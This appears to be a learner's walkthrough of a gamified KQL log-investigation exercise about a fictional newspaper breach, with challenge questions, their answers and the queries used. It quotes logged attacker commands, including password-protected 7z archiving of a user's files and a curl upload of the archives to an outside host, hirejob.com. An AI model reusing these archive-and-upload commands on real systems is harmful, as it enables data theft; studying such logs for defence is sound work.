
Look above for the timestamps for moved/renamed and the timestamp for when the new email was sent to Clark from Ronnie.



What was the subject line of this email?

☑ URGENT: Final OpEd Draft Edits (Please


Solved by 3961 players || Need help?



timestamp	link	subject
1/31/2024, 11:11:12 AM	https://sharepoint.valdoriantimes.news/files/rmclovin,	URGENT: Final OpEd Draft Edits (Please publish the follo

JPath: / subject   Inline   Compact


```
": 2024-01-31T11:11:12.000Z,
tps://sharepoint.valdoriantimes.news/files/rmclovin/2024/OpEdFinal_to_print.docx,
 URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's paper))
```



How many total commands were run in this timeframe?

☑ 2

Solved by 3964 players || Need help?



```
ProcessEvents
| where timestamp between (datetime(2024-01-21 07:00:00) .. datetime(2024-01-21 12:00:00))
| where hostname == "A37A-DESKTOP"
| order by timestamp asc
```





Table 1   2


timestamp	parent_process_name	parent_process_hash	process_comma
1/21/2024, 9:31:35 AM	services.exe	c3c259ae4640cded730676a6956bafea4f9bf20ed460a61c62c7c51	C:\Windows\syst
1/21/2024, 9:51:05 AM	sc.exe	4fe6d9eb8109fb79ff645138de7cff37906867aade589bd68afa503	C:\Windows\Syst




What is the name of the .7z file that contains the stolen memes?

☑ DankMemes.7z


Solved by 3872 players || Need help?



```
ProcessEvents
| where hostname has "A37A-DESKTOP"
| where username has "romclovin"
| where process_commandline has ".7z"
```




```
"timestamp": 2024-01-31T11:49:47.000Z,
"parent_process_name": cmd.exe,
"parent_process_hash": 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
"process_commandline": 7z.exe a -t7z C:\Users\romclovin\Documents\DankMemes.7z C:\Users\rom
"process_name": cmd.exe,
"process_hash": 772b8658b4cc968a57b1cb3160bdac5bc9119faa166cfb954d5f7ce3f961c895,
"hostname": A37A-DESKTOP
```



🥳 You reached level 12!


You're now the ogre of SIEM! Keep analyzing those logs with might! Your new level title is **SIEM Ogre**.




What is the name of the .7z file that contains files stolen from Ronnie's Documents folder?

☑ MyStolenDataFromDocuments.7z


Solved by 3877 players || Need help?



```
ProcessEvents
| where hostname has "A37A-DESKTOP"
| where username has "romclovin"
| where process_commandline has ".7z"
```




```
31T11:44:58.000Z,
: cmd.exe,
: 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
: 7z.exe a -t7z C:\Users\romclovin\Documents\MyStolenDataFromDocuments.7z C:\Users\romcl
xe,
057cdc0690c892923da64501102349dbd334e8c33d9f15ebc50b0743f46,
```




What is the name of the .7z file that contains files stolen from Ronnie's Desktop folder?

☑ MyStolenDataFromDesktop.7z

Solved by 3875 players || Need help?




```
ProcessEvents
| where hostname has "A37A-DESKTOP"
| where username has "romclovin"
| where process_commandline has ".7z"
```



```
1/31/2024, 11:48:33 AM    cmd.exe    614ca7b627533e22aa3e5c3594605dc6fe6f000b
```

JPath: / process_hash   Inline   Compact


```
z.exe a -t7z C:\Users\romclovin\Documents\MyStolenDataFromDesktop.7z C

7aa3b8ef4af608b6439ff9c8202c76e1c260d4e3f7ed77ab40064354,
,
```




What is the password the attackers used to encrypt all of the .7z files?

☑ thruthW!llS3tUfree

Solved by 3861 players || Need help?




```
ProcessEvents
| where hostname has "A37A-DESKTOP"
| where username has "romclovin"
| where process_commandline has ".7z"
```



rocess_hash	process_commandline	process_name
27533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca	7z.exe a -t7z C:\Users\romclovin\Documents\MyStolenDataFrom	cmd.exe

JPath: / process_commandline   Inline   Compact

```
b0cc2b845ece47ca60673ec7f,
nts\MyStolenDataFromDesktop.7z C:\Users\romclovin\Desktop\*.docx -p thruthW!llS3tUfree,
```




After compressing all the stolen data into .7z files, the attackers *exfiltrated* the data by uploading it to a custom portal on their website.


What is the full command the attackers ran to do this?

☑ curl -F "file=@C:\Users\romclovin\Docu

Solved by 3832 players || Need help?




```
ProcessEvents
| where hostname has "A37A-DESKTOP"
| where username has "romclovin"
| where process_commandline has ".7z"
```



2/1/2024, 2:14:32 AM cmd.exe 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47c curl -F "file:

```
:2.000Z,

27533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
"file=@C:\Users\romclovin\Documents\*.7z" https://hirejob.com/exfil_processor/upload.php,
```


```
Don't forget curl -f in front of the "file=@C:\...
```




What domain was the stolen data uploaded to?

☑ hirejob.com


Solved by 3855 players || Need help?



```
ProcessEvents
| where hostname has "A37A-DESKTOP"
| where username has "romclovin"
| where process_commandline has ".7z"
```



```
:2.000Z,

27533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca60673ec7f,
"file=@C:\Users\romclovin\Documents\*.7z" https://hirejob.com/exfil_processor/upload.php,
```




Query ProcessEvents for all devices at Valdorian Times.


Was data stolen from any other devices and uploaded to hirejob.com? (yes/no)

☑ no


Solved by 3910 players || Need help?



```
ProcessEvents
| where process_commandline has "hirejob.com"
```




timestamp	parent_process_name	parent_process_hash	process_comman
2/1/2024, 2:14:32 AM	cmd.exe	614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece47ca	curl -F "file=@C:\



```
"parent_process_hash": 614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ece4
"process_commandline": curl -F "file=@C:\Users\romclovin\Documents\*.7z" ht
"process_name": cmd.exe,
"process_hash": 8b49eaf11c8332d422db83717360da2bad21fc78d6dd1dd9e1f5a6188fb
"hostname": A37A-DESKTOP,
"username": romclovin
```

Only one record "Ronnies"




Congratulations! You've completed your investigation.

To share your findings with The Valdorian Times leadership, you prepare this incident report summarizing what you discovered.

Type "wooo" to receive credit

☑ wooo

Solved by 3912 players || Need help?



As you're wrapping up your investigation, you receive a strange email


truth in the shadows

newspaper_jobs@gmail.com
To: You

hey rookie

you may think you found us
but you have so much to learn


the truth will set you free
we're hiding in the shadows



Type "shadows" to finish this module. Stay tuned for the next module to learn more about what's lurking in the shadows 😱

☑ shadows

Solved by 3928 players || Need help?



>


You uncovered the truth behind the fake article — and built real investigation skills in the process.

You learned to ask better questions, filter big data down to key moments, and spot signs of an attack.

Some concepts may have flown by — that’s okay. You’ll get more practice soon.

Don’t stop now. Bigger breaches are just ahead.

10:20 AM



🏅 You earned a new badge! 🏅

Valdorian Times

This analyst investigated an email phishing attack in Valdoria that uncovered a politically motivated influence campaign. Using Kusto Query Language (KQL), they analyzed employee roles, email communications, and computer process events, revealing evidence of data exfiltration and manipulation. This exercise reinforced skill in querying data and understanding data integrity within a cybersecurity context.

```
Use: OutboundNetworkEvents
     | where src_ip == "IP address" and url == "URL"
```

This was used in the question about when Ronnie clicked on the link from the email sent to her that I could not get earlier.